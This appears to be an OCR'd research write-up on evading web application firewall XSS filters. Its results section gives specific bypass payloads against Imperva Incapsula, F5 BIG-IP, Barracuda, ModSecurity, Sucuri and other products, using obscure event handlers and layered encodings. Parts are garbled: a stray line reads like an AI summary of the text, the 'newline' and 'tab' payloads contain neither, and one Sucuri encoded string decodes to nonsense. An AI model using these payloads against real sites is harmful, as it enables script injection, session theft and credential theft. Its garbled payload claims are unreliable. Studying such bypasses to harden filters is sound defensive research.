
BREAKING THE BARRIER

Mastering Web Application Firewalls and XSS Filter Evasion Techniques



Nitin Gavhane

XSS

Cross-Site Scripting (XSS) is a security vulnerability that occurs when an attacker is able to inject malicious scripts (usually in the form of HTML or JavaScript) into a web application's output. This vulnerability arises when the application does not properly sanitize or validate user-generated input before displaying it on a web page.

There are three main types of XSS vulnerabilities:

1. Stored XSS:
   - In this type of vulnerability, the malicious script is permanently stored on the target server and served to users whenever they access a specific page.
   - This can occur when user input is not properly validated and is directly stored in a database or a file that is later retrieved and displayed to other users.

2. Reflected XSS:
   - This vulnerability involves the malicious script being embedded in a URL or some other input parameter, which is then reflected back in the server's response.
   - When a user clicks on a specially crafted link or submits a form with malicious input, the script is executed in the user's browser within the context of the vulnerable website.

3. DOM-based XSS:
   - Unlike stored and reflected XSS, DOM-based XSS does not involve the server-side processing of user input. Instead, the vulnerability arises from insecure client-side JavaScript code that manipulates the Document Object Model (DOM) of a web page.
   - If the JavaScript code does not properly sanitize or validate user-controlled data before modifying the DOM, an attacker can inject malicious scripts that are executed within the user's browser.

The consequences of XSS vulnerabilities can range from the theft of sensitive information, such as login credentials or personal data, to the manipulation of website content, defacement, session hijacking, or even the spreading of malware.

To mitigate XSS vulnerabilities, it is essential to implement secure coding practices, such as input validation and output encoding, to ensure that user-generated data is properly sanitized before being displayed on web pages. Web application security testing and regular security audits are also crucial to identify and remediate any potential XSS vulnerabilities.

INTRODUCTION

- A web application firewall (WAF) is a security solution that helps protect web applications from various attacks and vulnerabilities. It acts as a barrier between the web application and external threats by applying a set of predefined rules to the HTTP conversations.

- The primary purpose of a WAF is to defend against common web application threats, such as cross-site scripting (XSS), SQL injection (SQLI), and other similar vulnerabilities. By analyzing and inspecting incoming and outgoing HTTP requests and responses, the WAF can identify and block malicious activities that could compromise the security and integrity of the web application.

- In the context of XSS attacks, a WAF plays a crucial role in preventing the injection of malicious scripts into web pages. XSS attacks occur when an attacker is able to inject malicious code, typically in the form of browser-side scripts, into a trusted web application. These scripts are then executed by the victim's browser, allowing the attacker to steal sensitive information or perform unauthorized actions.




Image reffer by websitesecuritystore

- The goal of the tests mentioned was to identify potential methods of evading the WAF's protection against XSS vulnerabilities. By finding ways to bypass the WAF's defenses, an attacker could potentially succeed in injecting malicious scripts into the web application, bypassing the intended security measures.

- XSS attacks are a significant concern for web applications, as they can lead to the unauthorized access of sensitive data, session hijacking, or the spread of malware. Proper input validation, output encoding, and the use of security mechanisms like WAFs are essential in mitigating the risk of XSS vulnerabilities and protecting web applications from such attacks.

TESTING ENVIRONMENT

The research focused on evaluating the effectiveness of the web application firewall (WAF) against cross-site scripting (XSS) attacks across various modern web browsers.

The following browsers were specifically targeted for testing:

1. Google Chrome:
   - As one of the most widely used web browsers, testing its compatibility with the WAF and its ability to prevent XSS attacks was important.
   - Google Chrome incorporates built-in security features, including XSS filters, which were evaluated during the research.

2. Opera Browser:
   - Opera is another popular web browser that was included in the testing process.
   - Its compatibility with the WAF and its ability to detect and mitigate XSS vulnerabilities were assessed.

3. Mozilla Firefox:
   - Firefox is a widely used open-source web browser that offers various security features.
   - Its compatibility with the WAF and its effectiveness in preventing XSS attacks were examined during the research.

4. Internet Explorer:
   - Although Internet Explorer has been largely replaced by Microsoft Edge, it still has a significant user base, and its compatibility with the WAF was assessed.
   - Given that Internet Explorer has different security mechanisms compared to other browsers, it was important to test its behavior against XSS attacks.

By testing these specific browsers, the research aimed to evaluate how well the WAF performed across a range of popular browsers, considering their different security features, implementations, and levels of user adoption. This approach helps assess the overall coverage and effectiveness of the WAF in protecting web applications against XSS vulnerabilities across a diverse user base.

PRODUCTS

Here are the products that were focused on in the research:

4.1 F5 BIG-IP WAF: F5 Networks' BIG-IP Application Security Manager is a web application firewall that uses positive and negative security models to identify, isolate, and block sophisticated attacks while preserving legitimate application transactions.

4.2 Sucuri: Sucuri offers a security service that detects unauthorized changes to network assets, including websites, DNS, SSL certificates, and more. It provides protection against common web application vulnerabilities such as SQL injection, cross-site scripting, and file inclusion attacks.

4.3 ModSecurity: ModSecurity is an open-source, cross-platform web application firewall module. It enables web application defenders to gain visibility into HTTP(S) traffic and provides a powerful rule language and API to implement advanced protections.

4.4 Imperva Incapsula: Imperva provides cyber and data security products. Incapsula WAF, part of their integrated security platform, offers protection against SQL injections, cross-site scripting, illegal resource access, OWASP top ten threats, and web 2.0 threats such as comment spam and malicious bots.

4.5 PHP-IDS: PHPIDS is an open-source PHP Web Application Intrusion Detection System. It detects various attacks, including cross-site scripting, SQL injection, header injection, directory traversal, remote and local file execution, and denial of service.

4.6 QuickDefense: QuickDefense is an Nginx and Lua-based web application firewall that is easy to set up and configure. It allows users to write their own rules using a simple language.

4.7 AQTRONIX WebKnight: AQTRONIX WebKnight is an application firewall for IIS and other web servers. It uses filter rules to block certain requests and protects against various attacks, including buffer overflow, SQL injection, directory traversal, and character encoding attacks.

4.8 Barracuda WAF: Barracuda Web Application Firewall provides robust security against targeted and automated attacks. It automatically identifies and logs OWASP Top 10 attacks such as SQL injections and cross-site scripting. It also contains comprehensive rule sets to detect XSS attacks in incoming requests.

These products were examined and tested to assess their effectiveness in preventing and mitigating cross-site scripting vulnerabilities.

RESULTS

The provided text appears to be an excerpt from a research report on evading different web application firewalls' (WAFs) cross-site scripting (XSS) filters. The researcher tested various WAFs and identified bypass techniques for each of them. Here is a summary of the findings:

1. Imperva Incapsula:
- XSS filter protects against common XSS payloads.
- Common payloads like `<script>alert(1)</script>` and `<img/src="x"/onerror="alert(1)">` are blocked.
- Some payloads like `<img src=x onerror="input">` are not detected.
- Common functions like `alert()`, `prompt()`, `confirm()`, and `eval()` are blocked.
- Bypasses include double URL encoding, HTML encoding, and Unicode encoding.

- Double URL Encoding + HTML Encoding + Unicode Encoding:

`%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2523x27%3B%2526%2523x58%3B%2526%2523x53%3B%2526%2523x53%3B%2526%2523x27%3B%25
26%2523x29%3B%22%3E`

- JS-F**K Payload:
`<img/src="x"/onerror="[JS-F**K Payload]">`

2. WebKnight:
Two bypasses were identified and patched in WebKnight v4.2.
Bypasses involve using the `ontoggle` JS event in Google Chrome and the `onshow` JS event in Mozilla Firefox.

- Ontoggle JS Event (Google Chrome):
`<details ontoggle=alert(1)>`

- Onshow JS Event (Mozilla Firefox):
`<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">`

3. F5 Big IP:
Two bypasses were discovered, one working on all modern browsers and another on Firefox only.
Bypasses involve using the `onwheel` JS event and the `onshow` JS event.

- Onwheel JS Event + Resizing the page by specifying the height on the style attribute (All Modern Browsers):
`<body style="height:1000px" onwheel="[DATA]">`

- Onshow JS Event (Mozilla Firefox):
`<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[DATA]">`

4. Barracuda WAF:
Results were similar to F5 Big IP's bypasses.

- Onwheel JS Event + Resizing the page by specifying the height on the style attribute (All Modern Browsers):

`<body style="height:1000px" onwheel="alert(1)">`

- Onshow JS Event (Mozilla Firefox):

`<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">`

5. PHP-IDS:
PHP-IDS primarily focuses on blocking JS event actions.
Bypasses involve exploiting browser behavior issues and using double URL encoding on certain characters.

- Using Browser-Behavior Issues (All Modern Browsers):

`<svg+onload=+"[DATA]"`

- - Double URL-Encoding on Certain Characters (All Modern Browsers):

`<svg+onload=+"aler%25%37%34(1)"`

6. Mod-Security:
Mod-Security is sensitive to malicious requests.
Bypasses involve using new lines, tabs, and encoding techniques.

- New Line Payload:

`"><img/src=x/onerror=alert(1)>`

- Tab Payload:

`"onmouseover="alert(1)"`

7. Quick Defense:
QuickDefense WAF's rule sets are not ready for production level web applications.
Bypasses involve using the `onsearch` JS event and the `ontoggle` JS event with Unicode encoding.

- Onsearch JS Event:

`<input type="text" onsearch="alert(1)">`

- Ontoggle JS Event with Unicode Encoding:

`<details ontoggle="&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;">`

8. Sucuri WAF:
Sucuri WAF is sensitive and difficult to bypass.
A minor issue was found for older browsers (Internet Explorer 6 and 7) using US-encoding.

- US-Encoded Payload:

`%25%37%30%25%36%31%25%36%31%25%37%35%25%37%34%25%36%32%25%37%34%25%36%38%25%37%34%25%36%32%25%37%35%25%37%34%25%36%31`

- US-Encoded Payload (Shortened):

`%u0070%u003C%u002F%u0074%u0069%u0074%u006C%u0065%u003E%u003C%u0069%u006D%u0067%u0020%u0073%u0072%u0063%u003D%u0078%u0020%u006F%u006E%u0065%u0072%u0072%u006F%u0072%u003D%u0061%u006C%u0065%u0072%u0074%u0028%u0031%u0029%u003E`